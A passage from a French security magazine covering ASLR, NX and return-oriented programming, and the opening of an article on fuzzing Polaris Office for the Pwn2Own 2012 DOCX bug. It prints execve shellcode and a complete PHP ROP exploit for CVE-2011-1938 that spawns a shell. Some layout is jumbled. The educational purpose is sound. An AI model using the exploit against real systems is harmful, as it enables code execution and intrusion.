7fffffffde000-7fffffffef000 rw-p 00000000 00:00 0 [stack]

$ cat /proc/self/maps | grep 'heap|stack'
0060d000-0062e000 rw-p 00000000 00:00 0 [heap]
7fffffffde000-7fffffffef000 rw-p 00000000 00:00 0 [stack]
```

Comme vous pouvez le voir, à chaque exécution, les zones sont mappées sur la même base. Cette fois-ci, nous allons effectuer le même test, mais avec l'ASLR d'activée et comme vous pouvez le constater, à chaque exécution les bases des zones sont mappées aléatoirement.

```
$ cat /proc/self/maps | grep 'heap|stack'
00bfd000-00c1e000 rw-p 00000000 00:00 0 [heap]
7fffd2d1d000-7fffd2d3e000 rw-p 00000000 00:00 0 [stack]

$ cat /proc/self/maps | grep 'heap|stack'
01338000-01359000 rw-p 00000000 00:00 0 [heap]
7ffffdef9e000-7ffffdefbf000 rw-p 00000000 00:00 0 [stack]

$ cat /proc/self/maps | grep 'heap|stack'
01aa7000-01ac8000 rw-p 00000000 00:00 0 [heap]
7ffff38bd000-7ffff38ae000 rw-p 00000000 00:00 0 [stack]
```

Sous Linux, les zones soumises par défaut à l'ASLR sont la pile, le tas, VDSO et les bibliothèques partagées. Il est possible de randomiser la section **.text** avec l'option de compilation **-fpie [r2]**. Sous Windows, les zones soumises à l'ASLR sont la pile, le tas, TEB et PEB. Il est également possible de randomiser la base de l'image chargée par le kernel à chaque exécution avec l'option de compilation **/DYNAMICBASE [r3]** dans Visual Studio.

3.1.2 Je veux du détail

Pour Linux, si on regarde un peu dans les sources du kernel, on peut constater qu'il y a une liste chaînée de structures représentant les processus (**task_struct**) et dans chacune de ces structures une autre structure est assignée à l'organisation de sa mémoire (**mm_struct**).

C'est dans cette structure que nous retrouvons les pointeurs qui pointent sur notre pile, tas, code, data, etc. : le schéma 3 en est la représentation. Avant de charger un binaire en mémoire, le kernel initialise ces pointeurs, ensuite c'est au rôle de la fonction **kernel_start_thread()** de charger en mémoire le binaire.




schéma 3

C'est donc au niveau de l'étape d'initialisation de ces pointeurs que rentre en jeu l'ASLR. Au moment de l'initialisation, le noyau vérifie si l'ASLR est activée, si c'est le cas il générera un pseudo nombre aléatoire qui servira de base pour une zone mémoire. C'est le rôle de la fonction **get_random_int()**. Grosso modo, voici ce que fait la fonction **get_random_int()** :

```
random_int = md5_transform((undef_uint + PID + jiffies + RDTSC), undef_uint2)
```

Le noyau applique ensuite un modulo sur ce pseudo-nombre aléatoire pour obtenir une adresse dans un range précis. C'est le rôle de la fonction **randomize_range()** :

```
unsigned long
randomize_range(unsigned long start, unsigned long end, unsigned long len)
{
    unsigned long range = end - len - start;

    if (end <= start + len)
        return 0;
    return PAGE_ALIGN(get_random_int() % range + start);
}
```

Il est donc très difficile, voire improbable, de prédire le résultat à l'avance des **jiffies [r4]** et celui de l'instruction **RDTSC [r5]** ce qui rend la prédiction de l'ASLR très complexe.

3.2 NX / XD bit

3.2.1 En bref


Le bit NX est une caractéristique du processeur. Elle permet de définir si une page a la possibilité d'exécuter du code machine. Cela permet de différencier les

4 Le Return-Oriented Programming

4.1 La théorie

4.1.1 En bref

4.1.2 Les gadgets



La taille des PDEs (*Page Directory Entries*) et PTEs en mode PAE passe de 32 bits à 64 bits. Que cela soit sur 64 bits ou en PAE mode, une entrée de la table des pages est représentée par le schéma 5 suivant.



```
00000000 6A0B          push byte +0xb
00000002 58            pop eax
00000003 99            cdq
00000004 52            push edx
00000005 682F2F7368    push dword 0x68732f2f
0000000A 682F62696E    push dword 0x6e69622f
0000000F 89E3          mov ebx,esp
00000011 31C9          xor ecx,ecx
00000013 CD80          int 0x80
```

```
xor eax, eax ; ret
xor ecx, ecx ; ret
inc eax ; ret
mov [edi], esi ; ret
pop edi ; ret
pop esi ; ret
pop edx ; ret
int 0x80
```

Comme vous pouvez le constater, le bit 63 est utilisé comme bit NX et permet de définir si la page aura les droits d'exécution ou non (0 = désactivé, 1 = activé).

Dans certains cas, il est possible que dans nos gadgets se trouvent des instructions qui ne nous seront pas utiles. Dans ce cas-là, il est nécessaire de prendre en compte ces instructions et de voir si cela ne va pas engendrer des problèmes.

4.1.3 Comment procéder ?

Dans le cadre d'un débordement de tampon classique (schémas 1, 2) au lieu de donner l'adresse de notre code malveillant, nous donnons les adresses de nos gadgets. Souvenez-vous de ce que j'ai dit précédemment sur le micro-code de l'instruction **ret**. Cette instruction récupère le sEIP posé sur la pile, initialise EIP à cette adresse, puis décale le pointeur de la pile (ESP/RSP). Donc, si au lieu de placer au niveau du sEIP l'adresse de notre code malveillant, nous plaçons notre liste de gadgets, nous allons recréer un tout nouveau flux d'exécution. Le schéma 6 suivant illustre le flux d'exécution d'une exploitation par ROP.




schéma 6

Comme vous pouvez le constater, au niveau du sEIP, nous plaçons l'adresse de notre premier gadget. Ce gadget sera exécuté, puis au moment de l'instruction **ret** de notre premier gadget, notre deuxième gadget sera exécuté et ainsi de suite... Notez que juste après le premier gadget, la valeur `\x41\x42\x43\x44` est placée sur la pile, car le premier gadget effectue un **pop eax**, ce qui va initialiser cette valeur dans le registre EAX. Si plusieurs instructions **pop** ont lieu dans un gadget, il est nécessaire d'effectuer du padding afin d'aligner le pointeur de la pile au moment de l'instruction **ret** pour qu'il pointe sur le gadget suivant.

4.2 Exemple réel avec l'analyse du CVE-2011-1938

4.2.1 Informations sur la vulnérabilité

En 2011, dans la version de PHP 5.3.6, la fonction **socket_connect()** était vulnérable à un débordement de tampon sur la pile. Ci-dessous, un extrait du code source de la fonction vulnérable.

```
1 PHP_FUNCTION(socket_connect)
2 {
3     zval      *arg1;
4     php_socket *php_sock;
5     struct sockaddr_in sin;
6     #if HAVE_IPV6
7     struct sockaddr_in6 sin6;
8     #endif
9     struct sockaddr_un s_un; /* stack var */
10    char *addr;
11    int retval, addr_len;
12    long port = 0;
13    int argc = ZEND_NUM_ARGS();
14    [...]
15
16    case AF_UNIX:
17        memset(&s_un, 0, sizeof(struct sockaddr_un));
18        s_un.sun_family = AF_UNIX;
19        memcpy(&s_un.sun_path, addr, addr_len); /* Stack overflow */
20        retval = connect(php_sock->bsd_socket, (struct sockaddr *) &s_un,
21                        (socklen_t) XtOffsetOf(struct sockaddr_un, sun_path) + addr_len);
22        break;
23    [...]
24 }
```

Comme vous pouvez le voir, si nous utilisons le type de socket **AF_UNIX**, il était possible de déclencher un débordement de tampon. La variable **addr** était le pointeur sur notre paramètre passé à la fonction **socket_connect()** et **addr_len** était tout simplement la taille du contenu de ce pointeur. Il nous était donc possible de contrôler le contenu d'**addr** et d'**addr_len**. À la ligne 19, nous copions l'intégralité du contenu d'**addr** dans un attribut d'une structure déclarée sur la pile (ligne 9). Il nous était donc possible d'écraser des variables de la structure elle-même, d'écraser des variables locales de la fonction **socket_connect()** et d'écraser le pointeur de retour sauvegardé sur la pile lors de l'appel à cette fonction (sEIP) et ainsi rediriger le flux d'exécution où nous voulions. Ci-dessous, un PoC tout simple permettant de déclencher la vulnérabilité.

```
<?php
$addr = str_repeat("A", 5000);
$fd = socket_create(AF_UNIX, SOCK_STREAM, 1);
$ret = socket_connect($fd, $addr);
?>
```

4.2.2 L'exploitation de la vulnérabilité

La première question à se poser lors d'une exploitation c'est « Qu'est-ce que nous voulons exécuter ? ». Ici pour l'exemple, nous allons tout simplement exécuter

le binaire **/bin/sh**, mais nous aurions très bien pu faire du **connect-back** pour avoir un shell à distance.

Nous allons donc exécuter cet équivalent en C.

```
execve("/bin/sh", args, env);
```

Pour exécuter le binaire **/bin/sh**, nous devons trouver les gadgets qui nous permettront d'initialiser nos registres et notre mémoire aux valeurs suivantes :

```
EAX = 11 (sys_execve)
EBX = "/bin/sh" (char *)
ECX = arguments (char **)
EDX = env (char **)
```

Lors d'un appel système sous Linux x86 32 bits, le registre EAX contient le numéro de l'appel système, EBX le premier argument, ECX le deuxième argument, EDX le troisième argument. Nous devons donc trouver des gadgets permettant d'initialiser notre mémoire et ces registres. Après une recherche de gadgets dans la section TEXT, nous tombons sur les gadgets suivants :

```
[G01] int $0x00
[G02] inc %eax; ret
[G03] xor %eax,%eax; ret
[G04] mov %eax,(%edx); ret
[G05] pop %ebp; ret
[G06] mov %ebp,%eax; pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G07] pop %edi; pop %ebp; ret
[G08] mov %edi,%edx; pop %esi; pop %edi; pop %ebp; ret
[G09] pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G10] xor %ecx,%ecx; pop %ebx; mov %ecx,%eax; pop %esi; pop %edi;
pop %ebp; ret
```

G01	Ce gadget exécute notre appel système.
G02	Ce gadget incrémente EAX pour arriver à la valeur de 11 (sys_execve).
G03	Ce gadget met EAX à zéro pour ensuite l'incrémenter jusqu'à 11 avec le gadget 2.
G04	Ce gadget écrit une donnée en mémoire – dans notre cas la chaîne /bin/sh . Pour cela, il va nous falloir deux autres gadgets nous permettant de contrôler le contenu de EAX et de EDX.
G05 G06	Ces deux gadgets permettent de contrôler le contenu de EAX en passant par EBP. Notez que les instructions pop du second gadget (G06) ne nous serviront pas. Ici juste l'instruction mov nous intéresse.
G07 G08	Ces deux gadgets nous permettent de contrôler le contenu de EDX en passant par EDI. Notez qu'on aurait pu prendre le précédent gadget (G06) pour mettre une valeur dans EDI.
G09	Ce gadget initialise EBX pour le premier argument de l'appel système.
G10	Ce gadget initialise ECX à zéro pour le 2ème argument de notre appel système. Notez que dans ce gadget, nous avons un mov %ecx,%eax , ce qui modifiera le contenu de EAX à zéro. Il est donc nécessaire d'utiliser ce gadget avant d'initialiser notre registre EAX.

Maintenant que nous avons tous nos gadgets, nous commençons par placer en mémoire notre chaîne de caractères **/bin/sh**. Pour cela, nous devons choisir une section non influencée par l'ASLR et accessible en écriture. La section DATA fait très bien l'affaire.

Le but est donc d'utiliser les gadgets 7 et 8 pour mettre dans EDX l'adresse de la section DATA et d'utiliser les gadgets 5 et 6 pour placer du contenu dans EAX. Ensuite, c'est au tour du gadget 4 de mettre le contenu de EAX dans la zone pointée par EDX. Concrètement, via ces 5 gadgets, il nous est possible d'écrire n'importe quelles données en mémoire.

Une fois notre chaîne de caractères écrite en mémoire, nous utilisons les gadgets 9 et 10 pour initialiser les arguments de notre appel système.

Il nous reste plus qu'à initialiser le registre EAX avec les gadgets 3 et 2 pour qu'il contienne le numéro de l'appel système souhaité (**sys_execve**).

Enfin, quand toute notre mémoire et nos registres sont prêts, nous utilisons le gadget 1 pour déclencher l'appel système.

Ci-dessous, l'exploit complet. Notez que les gadgets indiqués dans cet exploit sont uniquement présents dans le binaire php-5.3.6 compilé sur ArchLinux x86-32 bits.

```
1 <?php
2 define('DUMMY', "\x42\x42\x42\x42"); // padding
3 define('DATA', "\x20\xba\x74\x08"); // .data 0x46a0 0x874ba20
4 define('DATA4', "\x24\xba\x74\x08"); // DATA + 4
5 define('DATA8', "\x28\xba\x74\x08"); // DATA + 8
6 define('DATA12', "\x3c\xba\x74\x08"); // DATA + 12
7 define('INT_00', "\x27\xb6\x07\x08"); // 0x0807b627: G01
8 define('INC_EAX', "\x66\x50\x0f\x08"); // 0x080f5066: G02
9 define('XOR_EAX', "\x60\xb4\x09\x08"); // 0x0809b460: G03
10 define('MOV_A_D', "\x84\x3e\x12\x08"); // 0x08123e84: G04
11 define('POP_EBP', "\xc7\x48\x06\x08"); // 0x080648c7: G05
12 define('MOV_B_A', "\x18\x45\x06\x08"); // 0x08064518: G06
13 define('POP_EDI', "\x23\x26\x07\x08"); // 0x08072623: G07
14 define('MOV_DI_DX', "\x20\x26\x07\x08"); // 0x08072620: G08
15 define('POP_EBX', "\x0f\x4d\x21\x08"); // 0x08214d0f: G09
16 define('XOR_ECX', "\xe3\x3b\x1f\x08"); // 0x081f3be3: G10
17 $payload = // gadgets write4where | Écriture de "/bin/sh" dans .data
18     POP_EDI.DATA.DUMMY.
19     MOV_DI_DX.DUMMY.DUMMY."/bi".
20     MOV_B_A.DUMMY.DUMMY.DUMMY.DUMMY.
21     MOV_A_D.
22     POP_EDI.DATA4.DUMMY.
23     MOV_DI_DX.DUMMY.DUMMY."/n/sh".
24     MOV_B_A.DUMMY.DUMMY.DUMMY.DUMMY.
25     MOV_A_D.
26     POP_EDI.DATA8.DUMMY.
27     MOV_DI_DX.DUMMY.DUMMY.DUMMY.
28     XOR_EAX.
29     MOV_A_D.
```

```

30      // Initialisation des arguments
31      XOR_ECX.DUMMY.DUMMY.DUMMY.DUMMY.
32      POP_EBX.DATA.DUMMY.DUMMY.DUMMY.
33      // initialisation de EAX pour le syscall number sys_execve
34      XOR_EAX.
35      INC_EAX.INC_EAX.INC_EAX.INC_EAX.INC_EAX.INC_EAX.
36      INC_EAX.INC_EAX.INC_EAX.INC_EAX.INC_EAX.
37      // Syscall
38      INT_00;
39      $padd = str_repeat("A", 196);
40      $evil = $padd.$payload;
41      $fd = socket_create(AF_UNIX, SOCK_STREAM, 1);
42      $ret = socket_connect($fd, $evil);
43      ?>

```

4.3 La recherche de gadgets

La recherche de gadgets est une part importante, car elle prend au moins 60% du temps de l'exploitation. C'est pourquoi il existe plusieurs outils permettant de gagner un temps considérable. Parmi ces outils, nous pouvons trouver ROPEME [r6] créé par VNSecurity, rp++ [r7] créé par le fameux petit magicien voodoo Axel Souchet et ROPgadget [r8] créé par moi-même

il y a quelque temps de cela. Chacun de ces outils liste tous les gadgets utilisables dans un binaire ciblé. Quand ROPgadget a été conçu, l'idée principale était de générer un payload valide qui utilisait les gadgets nécessaires pour ouvrir un shell. Ci-dessous, un petit exemple de ce que trouve ROPgadget v5 comme gadgets pour la génération d'un **execve**.

```

- Step 1 -- Write-what-where gadgets

[+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[-] Can't find the 'xor ecx, ecx' gadget. Trying with another 'mov [reg], reg'

[+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x80c5126 pop eax ; ret
[+] Gadget found: 0x80bb07f xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

[+] Gadget found: 0x80bb07f xor eax, eax ; ret
[+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

```

LEXSI DISPOSE DE LA SEULE ÉQUIPE DÉDIÉE À LA SÉCURITÉ APPLICATIVE

01 | PRÉPARER

- > Formations des développeurs
- > Intégration de la sécurité dans les projets
- > Rédaction de guides (langages, frameworks, bonnes pratiques)

04 | CORRIGER

- > Accompagnement post Audit



02 | GUIDER

- > Aide à la création d'une cellule d'audit applicatif
- > Revue d'architecture applicative (design review)

03 | AUDITER

- > Audit de code (web, mobile, client lourd)
- > Test d'intrusion applicatif

LEXSI

APPLICATION SECURITY
BY LEXSI

AUDIT
CONSEIL
CYBERSÉCURITÉ
FORMATION

- **Expérience** : 100 Audits de code & 300 Tests d'intrusion applicatifs par an
- **Résultats** : 85% des applications auditées comportaient des vulnérabilités critiques
- **Référentiels** : OWASP, PCI-DSS, SANS, CWE, CERT-LEXSI...
- **Savoir-faire** : Approche principalement manuelle et recommandations personnalisées

```
[+] Gadget found: 0x80481dd pop ebx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

[+] Gadget found: 0x80573c0 int 0x80

- Step 5 -- Build the ROP chain

[...]
```

Comme vous pouvez le constater sur la sortie, une combinaison de gadgets a été trouvée et permet la génération d'un payload. Cependant, la génération des payloads avec ROPgadget ne fonctionne que dans des cas simples, mais dès lors que nous avons besoin d'utiliser des combinaisons de gadgets un peu plus complexes cela devient bien plus compliqué de les générer (Axel Souchet présente très bien le problème avec son PoC [r12]). C'est le but d'un autre projet nommé OptiROP [r9,r10].

OptiROP génère une contrainte par gadget et via un solveur de contraintes, il sera possible d'utiliser automatiquement des combinaisons de gadgets pour arriver à un résultat souhaité. Malheureusement, ce projet n'est pas encore publié, il faudra donc attendre encore un petit peu :).

Cependant, Aurélien Wailly va nous présenter sous peu un outil nommé Nrop, ayant pour but, le même objectif qu'OptiROP (OptiROP n'ayant toujours pas été publié depuis 1 an, il fallait bien que quelqu'un s'en charge =)).

Pour ma part, une nouvelle version de ROPgadget (v5) a été publiée il y a quelques jours et supporte le ELF, PE et Mach-O sur les architectures x86, x64, ARM, Sparc, PowerPC et MIPS. L'auto-roper est en cours de développement et générera une combinaison de gadgets par le biais de Z3.

Conclusion

Comme vous avez pu le voir, le ROP est une technique très utile dès lors que nous avons un minimum de sécurité. Cependant, ce n'est pas non plus la méthode ultime permettant d'arriver quoi qu'il arrive à nos fins. Certaines sécurités permettent de rendre le ROP bien plus complexe à réaliser. Par exemple, l'option de compilation **-fpie** sous Linux permet de randomiser la section TEXT, ce qui rend impossible d'hardcoder l'adresse d'un gadget. Certains binaires sont également compilés avec des canaris [r13] ce qui rend l'exploitation d'un simple débordement de tampon sur la pile bien plus ardu. Les sécurités mises en place par les systèmes d'exploitation n'ont pas toutes été inventées pour

contrer le ROP, mais plutôt pour limiter les vecteurs d'attaques en général. Cependant, plus un binaire/système utilise des mécanismes de sécurité, plus ce binaire/système consomme des ressources et donc perd de ses performances. Il est donc nécessaire de trouver le juste milieu entre la sécurité et les performances. ■

■ Remerciements

« *Tu crois que dans un ascenseur qui monte tu bois plus vite ? :)* » Pierre.

■ Références

- [r1] Convention d'appel cdecl x86 - http://en.wikipedia.org/wiki/X86_calling_conventions#cdecl
- [r2] Position-Independent Executable - http://en.wikipedia.org/wiki/Position-independent_code
- [r3] Option /DYNAMICBASE - <http://msdn.microsoft.com/en-us/library/bb384887.aspx>
- [r4] Jiffies Linux Kernel - <http://www.makelinux.net/books/lkd2/ch10lev1sec3>
- [r5] Instruction Intel RDTSC - http://en.wikipedia.org/wiki/Time_Stamp_Counter
- [r6] ROPEME - <http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/>
- [r7] rp++ - <https://github.com/0vercl0k/rp>
- [r8] ROPgadget - <http://shell-storm.org/project/ROPgadget/>
- [r9] OptiROP - <https://media.blackhat.com/us-13/US-13-Quynh-OptiROP-Hunting-for-ROP-Gadgets-in-Style-Slides.pdf>
- [r10] OptiROP - <https://media.blackhat.com/us-13/US-13-Quynh-OptiROP-Hunting-for-ROP-Gadgets-in-Style-WP.pdf>
- [r11] Physical Address Extension - http://en.wikipedia.org/wiki/Physical_Address_Extension
- [r12] Gadgets and z3 - https://github.com/0vercl0k/z3-playground/blob/master/optimize_rop_add_gadgets_z3.py
- [r13] Protection contre les débordements - http://en.wikipedia.org/wiki/Buffer_overflow_protection

REDÉCOUVERTE ET EXPLOITATION DU PWN2OWN 2012 ANDROID

André <sh4ka> MOULU – amoulu@quarkslab.com – @andremoulu



mots-clés : PWN2OWN / POLARIS / ANDROID / EXPLOITATION / UTF-8 /
STACK OVERFLOW / PONEY / FUZZING

Vous êtes habitués aux articles rédigés par les gagnants du Pwn2Own chaque année ? Pourtant cela manque cruellement dans le Pwn2Own Mobile... Cet article a pour but de corriger le tir en vous proposant de redécouvrir la vulnérabilité utilisée par l'équipe de MWR Labs pour exploiter un Samsung Galaxy S3 au Pwn2Own 2012, puis de développer un exploit pour cette vulnérabilité.

1 Contexte

1.1 Objectifs

Chaque année se déroule un concours nommé Pwn2Own dont l'objectif est de mettre à l'épreuve la sécurité des derniers systèmes d'exploitation et des logiciels massivement utilisés comme Adobe Reader ou le navigateur Chrome. Pour gagner, il « suffit » d'exécuter du code arbitraire en utilisant des vulnérabilités inconnues (« 0day »). Depuis 2009, le Pwn2Own inclut également une catégorie mobile, dans laquelle il faut compromettre un smartphone utilisant l'un des systèmes suivants : Windows Phone, iOS, BlackBerry et Android.

Contrairement aux autres catégories du Pwn2Own, la partie Mobile est très peu fournie après le concours en articles techniques détaillant la démarche suivie. Cet article a pour objectif de combler ce manque en expliquant comment il est possible de retrouver la vulnérabilité utilisée par l'équipe de la société MWR Labs qui a remporté le Pwn2Own Android 2012 et de développer l'exploit correspondant.

1.2 Informations disponibles

Deux mois avant le début du concours, la société organisatrice ZDI (*Zero Day Initiative*) a annoncé [1] les modèles des téléphones ainsi que les versions ciblées. L'exploit qui nous intéresse vise un Samsung Galaxy SIII (SGH-T999) dans sa version 4.0.4 et sa ROM IMM76D.T999UVALH2. La ROM peut être téléchargée sur Internet [2]. Pour l'article, une version française

de la même période est utilisée : il s'agit de la version IMM76D.I9300XXALF2.

Quelques jours après le concours, ZDI publie [3] un récapitulatif dans lequel elle indique que le lecteur de document du Samsung Galaxy SIII a été exploité via NFC. Le NFC ici n'est pas important, il n'est qu'un vecteur d'entrée utilisé par MWR Labs pour exploiter le lecteur de documents. En effet, lorsqu'Android reçoit un fichier par NFC via Beam, si le type du fichier est reconnu, il l'ouvrira automatiquement sans demander l'autorisation de l'utilisateur. Ainsi, par transfert de fichier NFC, il aurait également été possible d'exploiter le navigateur via une vulnérabilité dans WebKit/Blink. Afin de confirmer quel lecteur de document a été ciblé, il était aussi possible de remarquer les chaînes « fuzz.polarisheap » et « fuzz.polarisstack » qui étaient visibles dans une vidéo [4] de démonstration de l'exploit publiée par ZDI peu de temps avant le récapitulatif.

Ainsi, nous savons désormais que l'application exploitée était Polaris Office, une application commerciale de lecture de documents, développée par la société coréenne Infraware et qui est préinstallée par défaut par de nombreux constructeurs de smartphones Android comme Samsung, HTC ou Huawei. Toutefois, Polaris Office supporte plusieurs formats de fichiers comme les fichiers Office 97 (.doc/.ppt/...), les fichiers Office Open XML (.docx/.pptx/...), les PDF ainsi que les HWP (format office propriétaire très populaire en Corée), et retrouver la vulnérabilité exploitée avec si peu d'informations revient à chercher une aiguille dans une botte de foin.

Coup de théâtre, un peu moins d'un an après le concours, la société ZDI publie un avis de vulnérabilité [5] peu détaillé concernant la vulnérabilité exploitée dans Polaris Office lors du Pwn2Own 2012. Cette publication



fait suite à l'absence de correction apportée par l'éditeur après le concours. La *timeline* des correspondances entre ZDI et Samsung/Infraware incluse dans l'avis de vulnérabilité est une perle du genre. Je ne citerai que pour l'exemple :

```
[...]
Sept 26, 2012 - ZDI e-mails vulnerability disclosure ZDI-CAN-1658 to security@
samsung.com. It contains a vulnerability advisory and a proof of concept.
Sept 26, 2012 - security@samsung.com acknowledges receipt of the file. security@
samsung.com requests ZDI disclosures to re-send due to issues reading the proof
of concept. They are able to read the README.txt but state the poc.docx is
corrupt.
Sept 26, 2012 - ZDI verifies that the poc.docx contains vulnerable condition and
replies to security@samsung.com stating that the poc.docx is a proof of concept
of the vulnerability and is malformed on purpose. It should be used to help you
locate the vulnerable code.
[...]
Sept 6, 2013 - Infraware contacts ZDI and denies existence of vulnerability.
[...]
```

Revenons à l'avis de vulnérabilité publié par ZDI qui nous livre quelques informations supplémentaires :

```
(0Day) (Mobile Pwn2Own) Polaris Viewer DOCX VML Shape Tag Remote Code Execution
Vulnerability
ZDI-13-211: August 29th, 2013
[...]
Vulnerability Details
```

This vulnerability allows remote attackers to execute arbitrary code on vulnerable Polaris Viewer. User interaction is required to exploit this vulnerability in that the target must open a malicious file.

The specific flaw exists within the parsing of a DOCX file. **A tag associated with a VML shape is not properly validated. As such, if it is too large, an overflow will occur** into the adjacent buffer. By abusing this behavior an attacker can ensure this memory is under control and leverage the situation to achieve remote code execution under the context of the Polaris Viewer application.

Nous apprenons que la vulnérabilité utilisée est un buffer overflow qui a lieu lors du parsing d'une balise shape utilisée dans le cadre du VML (*Vector Markup Language*) au sein d'un fichier DOCX (format Office Open XML).

2 Redécouverte de la vulnérabilité

Maintenant que nous connaissons un peu plus précisément la zone vulnérable, nous allons tenter de retrouver la vulnérabilité par fuzzing, c'est-à-dire par envoi de fichiers DOCX mutés afin de provoquer des crashes.

Il convient au préalable de récupérer l'application Polaris ainsi que les bibliothèques natives qu'elle utilise, ceci afin de pouvoir les analyser par la suite lorsque nous aurons des crashes :

```
$ adb shell pm list packages |grep polaris
package:com.infraware.polarisviewer5
$ adb shell pm path com.infraware.polarisviewer5
package:/system/app/PolarisViewer5.apk
$ adb pull /system/app/PolarisViewer5.apk
$ adb pull /system/lib/libpolarisviewer4.so
```

2.1 Format DOCX, le VML et la balise shape

La vulnérabilité se situe dans la gestion de la balise shape du langage VML (*Vector Markup Language*) au sein d'un fichier DOCX. Le langage VML permet la réalisation de graphiques vectoriels via une description XML. Pour rappel, un fichier DOCX n'est qu'un simple fichier ZIP constitué principalement de ressources et de fichiers XML :

```
$ zipinfo exploit_test.docx
Archive: exploit_test.docx
Zip file size: 37263 bytes, number of entries: 13
-rw-rw-r-- 3.0 unx 1118 tx defN 14-Feb-26 18:17 [Content_Types].xml
[...]
drwxrwxr-x 3.0 unx 0 bx stor 14-Feb-26 19:45 word/
-rw-rw-r-- 6.3 unx 3643896 bx defN 14-Apr-18 15:57 word/document.xml
-rw-rw-r-- 3.0 unx 749 tx defN 14-Feb-26 18:17 word/fontTable.xml
-rw-rw-r-- 3.0 unx 208 tx defN 14-Feb-26 18:17 word/settings.xml
-rw-rw-r-- 3.0 unx 8214 tx defN 14-Feb-26 18:17 word/styles.xml
```

Créer un DOCX sous Word et réaliser un schéma vectoriel permet d'obtenir un squelette de DOCX utilisant la balise shape, qui est utilisée dans le fichier **word/document.xml** :

```
<?xml version="1.0" encoding="UTF-8"?>
<w:document xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/
main" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/
math" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://
schemas.openxmlformats.org/officeDocument/2006/relationships"
xmlns:v="urn:schemas-microsoft-com:vml" xmlns:ve="http://schemas.
openxmlformats.org/markup-compatibility/2006" xmlns:w10="urn:schemas-
microsoft-com:office:word" xmlns:wne="http://schemas.microsoft.com/office/
word/2006/wordml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/
wordprocessingDrawing">
  <w:body>
    <w:p>
      <w:r> <w:pict> <v:shape> </v:shape> </w:pict> </w:r>
    </w:p>
  </w:body>
</w:document>
```

Nous réalisons un fuzzer à partir de ce squelette.

2.2 Écriture d'un fuzzer

Pour réaliser un fuzzer, il faut d'abord avoir des données à muter. Plusieurs approches sont envisageables :

- récupérer un gros ensemble de fichiers DOCX et ne garder que ceux qui utilisent la balise shape ;
- générer des données qui suivent la spécification W3C VML [6], par exemple en implémentant la balise shape sous la forme d'une grammaire blab [7] en incluant ses attributs et ses éléments fils.

Étant donné que seule une partie du VML est ici ciblée et qu'une spécification décrit précisément la balise shape, il est plus intéressant d'implémenter rapidement une grammaire blab que de perdre du temps à récupérer un grand nombre d'échantillons de fichiers DOCX. Une fois implémentée, la grammaire nous génère des résultats comme ci-dessous :



```
$ blab vml_shape.blab
<v:shape id="foobar65" style="text-align-first:auto" title="trololo64" target="_
self" coordsize="-9,989" coordorigin="-376 -9" wrapcoords="null" stroke="1"
fill="XXX-todo" type="slartibarfast62" bwnormal="Black" bwpure="BlackTextAndLines"
childshapes="+773" control2="-98692 -698202" to="-18446744073709551617 +6" filled="1"
scale="-4 -2" spt="aaaaaaaa"><v:lock adjusthandles="1" cropping="1" selection="1"
shapetype="0"/><v:textpath id="mofomofo" on="0" fitshape="true" trim="false" xscale="1"
string="aaaaaaaa"/></v:shape>
```

